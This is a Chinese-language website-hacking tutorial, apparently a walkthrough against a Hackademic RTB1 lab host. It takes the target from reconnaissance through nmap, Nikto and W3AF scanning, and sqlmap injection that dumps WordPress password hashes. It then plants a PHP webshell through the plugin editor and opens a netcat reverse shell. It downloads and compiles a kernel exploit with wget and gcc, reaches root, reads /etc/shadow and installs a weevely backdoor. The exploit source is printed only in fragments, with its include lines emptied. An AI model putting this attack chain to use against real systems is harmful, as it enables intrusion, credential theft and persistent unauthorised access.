
***一、Ping命令获取网站服务器IP地址***(这里举例hack-test.com）

*ping www.hack-test.com*



得服务器地址173.236.138.113

***二、寻找同服务器上的其他网站***（这里使用sameip.org）



26 sites hosted on IP Address 173.236.138.113


|  |  |  |
| --- | --- | --- |
| **ID** | **Domain（域）** | **Site Link（站点链接）** |
| 1 | hijackthisforum.com | hijackthisforum.com |
| 2 | sportforum.net | sportforum.net |
| 3 | freeonlinesudoku.net | freeonlinesudoku.net |
| 4 | cosplayhell.com | cosplayhell.com |
| 5 | videogamenews.org | videogamenews.org |
| 6 | gametour.com | gametour.com |
| 7 | qualitypetsitting.net | qualitypetsitting.net |
| 8 | brendanichols.com | brendanichols.com |
| 9 | 8ez.com | 8ez.com |
| 10 | hack-test.com | hack-test.com |
| 11 | kisax.com | kisax.com |
| 12 | paisans.com | paisans.com |
| 13 | mghz.com | mghz.com |
| 14 | debateful.com | debateful.com |
| 15 | jazzygoodtimes.com | jazzygoodtimes.com |
| 16 | fruny.com | fruny.com |
| 17 | vbum.com | vbum.com |
| 18 | wuckie.com | wuckie.com |
| 19 | force5inc.com | force5inc.com |
| 20 | virushero.com | virushero.com |
| 21 | twincitiesbusinesspeernetwork.com | twincitiesbusinesspeernetwork.com |
| 22 | jennieko.com | jennieko.com |
| 23 | davereedy.com | davereedy.com |
| 24 | joygarrido.com | joygarrido.com |
| 25 | prismapp.com | prismapp.com |
| 26 | utiligolf.com | utiligolf.com |

173.236.138.113上有26个网站，很多黑客为了攻破一个网站而检查同服务器得其他网站，本次仅以一个网站进行检测。

***三、获取信息***

1.DNS records (A, NS, TXT, MX and SOA)（DNS记录）

使用例如who.is网站查询



结果如图



2.Web Server Type (Apache, IIS, Tomcat)（确定web服务器的类型）



发现服务器类型是Apache，接下来确定版本

IP: 173.236.138.113

Website Status（网站现状）: active


Server Type:（服务器类型） Apache

Alexa Trend/Rank（Alexa排名）: 1 Month:3,213,968 3 Month: 2,161,753

Page Views per Visit（每次访问的页面视图）: 1 Month: 2.0 3Month: 3.7

3.Registrar (the company that owns your domain) Your name, address, email and phone

（寻找网站域名的注册信息（通过who.is))



4.Scripts that your site uses (php, asp, asp.net, jsp, cfm)

通过backtrack5中得whatweb获取网站服务器操作系统类型和服务器版本

*whatweb hack-net.com*

(如果查询不到可以使用builtwith.com查询)






发现该网站著名的php整站程序wordpress，服务器的的系统类型为FedoraLinux，Web服务器版本Apache 2.2.15.继续查看网站服务器开放的端口，用渗透测试工具nmap:


1.Find services that run on server(查看服务器上运行的服务)

*nmap -sV hack-net.com*



2.Find server OS(查看操作系统版本，以及开放的端口)

*nmap -O hack-net.com*



只有80端口是开放的,操作系统是Linux2.6.22（Fedora Core 6），现在我们已经收集了所有关于你网站的重要信息。

***四、扫描寻找漏洞***


我们将使用Nikto来收集漏洞信息:

root@bt:/pentest/web/nikto# perlnikto.pl -h hack-test.com





我们也会用到Backtrack 5 R1中的W3AF 工具:

root@bt:/pentest/web/w3af#./w3af\_gui



我们输入要检测的网站地址,选择完整的安全审计选项.





发现你的网站存在sql注入漏洞、XSS漏洞、以及其它的漏洞.让我们来探讨SQL注入漏洞.

http://hack-test.com/Hackademic\_RTB1/?cat=d％27z％220

我们通过工具发现这个URL存在SQL注入，我们通过Sqlmap来检测这个url.

Using sqlmap with –u url



过一会你会看到




输入N按回车键继续




发现网站存在mysql显错注入，mysql数据库版本是5.0. 我们通过加入参数”-dbs”来尝试采集数据库名.






发现三个数据库,接下来通过参数”-D wordpress -tables”来查看wordpress数据库的所有表名






通过参数“-T wp\_users –columns ”来查看wp\_users表中的字段.





接下来猜解字段user\_login和user\_pass的值.用参数”-C user\_login,user\_pass–dump”




我们会发现用户名和密码hashes值. 我们需要通过以下在线破解网站来破解密码hashes


http://www.onlinehashcrack.com/free-hash-reverse.php



登陆wordpress的后台wp-admin

尝试上传php webshell到服务器，以方便运行一些linux命令.在插件页面寻找任何可以编辑的插件.我们选择Textile这款插件，编辑插入我们的php webshell，点击更新文件，然后访问我们的phpwebshell.





Phpwebshell被解析了，我们可以控制你网站的文件，但是我们只希望获得网站服务器的root权限,来入侵服务器上其它的网站。

我们用NC来反弹一个shell,首先在我们的电脑上监听5555端口.



然后在Php webshell上反向连接我们的电脑，输入你的IP和端口5555.



点击连接我们会看到



接下来我们尝试执行一些命令：

id

uid=48(apache) gid=489(apache) groups=489(apache)

（用来显示用户的id和组）

pwd


/var/www/html/Hackademic\_RTB1/wp-content/plugins

（显示服务器上当前的路径）

uname -a

Linux HackademicRTB1 2.6.31.5-127.fc12.i686 #1 SMP Sat Nov 721:41:45 EST 2009 i686 i686 i386 GNU/Linux

（显示内核版本信息）



现在我们知道，服务器的内核版本是2.6.31.5-127.fc12.1686,我们在exploit-db.com中搜索此版本的相关漏洞.

在服务器上测试了很多exp之后，我们用以下的exp来提升权限.

http://www.exploit-db.com/exploits/15285

我们在nc shell上执行以下命令:

wgethttp://www.exploit-db.com/exploits/15285 -o roro.c

(下载exp到服务器并重命名为roro.c)

**注：很多linux内核的exp都是C语言开发的,因此我们保存为.c扩展名.**

exp roro.c代码如下：

#include

#include

#include

#include

#include

#include

#include

#include

#include

#include

#include

#define RECVPORT 5555

#define SENDPORT 6666

int prep\_sock(int port)

{

int s, ret;

struct sockaddr\_in addr;

s = socket(PF\_RDS, SOCK\_SEQPACKET, 0);

if(s < 0)

{

printf(“[\*] Could not open socket.”);

exit(-1);

}


memset(&addr, 0, sizeof(addr));

通过以上代码我们发现该exp是C语言开发的，我们需要将他编译成elf格式的,命令如下:

gcc roro.c –ororo

接下来执行编译好的exp

./roro



执行完成之后我们输入id命令

id


我们发现我们已经是root权限了

uid=0(root) gid=0(root)



现在我们可以查看/etc/shadow文件

cat/etc/shadow




***五、留取后门***

我们可以使用”john theripper”工具破解所有用户的密码.但是我们不会这样做，我们需要在这个服务器上留下后门以方便我们在任何时候访问它.

我们用weevely制作一个php小马上传到服务器上.


1.weevely使用选项

root@bt:/pentest/backdoors/web/weevely#./main.py -




2.用weevely创建一个密码为koko的php后门

root@bt:/pentest/backdoors/web/weevely#./main.py -g -o hax.php -p koko



接下来上传到服务器之后来使用它

root@bt:/pentest/backdoors/web/weevely#./main.py -t -uhttp://hack-test.com/Hackademic\_RTB1/wp-content/plugins/hax.php -pkoko



测试我们的hax.php后门

